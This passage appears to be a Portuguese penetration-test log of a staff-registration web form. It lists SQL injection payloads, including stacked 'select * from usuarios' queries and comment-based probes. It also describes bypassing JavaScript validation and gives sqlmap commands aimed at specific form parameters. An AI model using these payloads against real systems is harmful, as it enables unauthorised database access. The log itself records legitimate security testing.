O envio desses dados como entrada no campo do Siape, tentará forçar o sistema a executar a instrução para inserção de servidores de forma errada. Dessa forma um erro de SQL poderá ser exibido.

Para que haja falha na inserção de dados na tela em questão será necessário utilizar possíveis instruções de que comentam linhas de código SQL em determinados SGBDs: “#” e “--” . Essas instruções podem ignorar qualquer instrução posterior presente na mesma linha em que elas forem inseridas.

**Resultado**: Passou no teste.

**Tentativa 3**

É possível que a tela utilize uma linguagem de programação interpretada como o Javascript para validar os dados informados pelo usuário do sistema no momento do cadastro. Então, para ignorar as possíveis validações existentes, será desabilitado o funcionamento do Javascript no browser em utilização. Após isso serão repetidos os procedimentos das tentativas 1 e 2.

Entradas:

Campo Nome

teste ‘

teste ‘ --

teste ‘ #

Campo Siape

1231 ); select \* from usuarios; --

); select \* from usuarios; #

As entradas informadas no campo Siape utilizam “);” para tentar fechar uma possível instrução de INSERT em SQL armazenada na aplicação semelhante a essa:INSERT into servidor (nome, email, cpf, externo, siape) values (‘nome’, ‘email’, numeroCPF, opcaoExterno, numeroSiape). Com a instrução de insert fechada, torna-se possível, a execução da instrução de consulta informada. Caso não haja sucesso na execução das instruções SQL, então um erro será exibido.

**Resultado:** Passou no teste. Nada acontece. A página não realiza nenhuma requisição.

**Tentativa 4**

Com Javascript habilitado no browser, tentar provocar uma falha no momento de cadastro de dados, através da passagem de instruções sql no campo Siape.

Entradas

Campo Siape

1231 ); select \* from usuarios; --

); select \* from usuarios; #

As entradas informadas no campo Siape utilizam “);” para tentar fechar uma possível instrução de INSERT em SQL armazenada na aplicação semelhante a essa:INSERT into servidor (nome, email, cpf, externo, siape) values (‘nome’, ‘email’, numeroCPF, opcaoExterno, numeroSiape). Com a instrução de insert fechada, torna-se possível, a execução da instrução de consulta informada. Caso não haja sucesso na execução das instruções SQL, então um erro será exibido.

**Resultado**

Não foi possível descobrir dados de outros servidores cadastrados na base de dados através da instrução de consulta fornecida ao campo Siape. Entretanto, devido à falta de tratamento adequado para dados inválidos no campo Siape, foi possível identificar que esse campo, no banco de dados corresponde a coluna ‘id’.





Figura [numero] - Resultado injeção de SQL no campo SIAPE


**Tentativa 5**

Usar a ferramenta Burp Suite para modificar parâmetros enviados via POST na tela de Cadastro de Servidor.

Entradas:









**Tentativa 6**

Usar a ferramenta automatizada SQL Map para realizar a tentativa de injetar SQL na página.

Salvar a requisição POST capturada num arquivo e indicá-lo ao SQL Map para que possa utilizá-lo na requisição.


*comando*: sqlmap -r paramsTelaConsServidor -p nome


sqlmap -r paramsTelaConsServidor -p siape


sqlmap -r paramsTelaConsServidor -p cpf

sqlmap -r paramsTelaConsServidor -p cpf --dbms=msql









----------------------------------------------------------------------------------------------------------------------------------

**Iteração 5 - 26/04/16 à 16/05/16**

Atividades Planejadas:

1. Concluir o plano de testes;
2. Terminar a Exploração do XSS na de cadastro de lotes.

Atividades concluídas:

1. Concluir o plano de testes.

Impedimentos: O sistema ficou indisponível entre os dias 04/05/16 à 10/05/16 devido à pintura do DGTI. Entramos em contato via e-mail mas não houve como lidar com o problema. Isso impactou no andamento das atividades previstas para a iteração 5 e impossibilitou a execução da Iteração 6. Como consequência desse atraso, o tempo de execução da iteração 5 foi acrescido em uma semana, tendo suas atividades finalizadas apenas no dia 16/05/16.

1. Essa funcionalidade não será testada pois requer a busca de dados no sistema QAcadêmico. Esse sistema, não pode ser acessado a partir do ambiente de teste que será utilizado. [↑](#footnote-ref-1)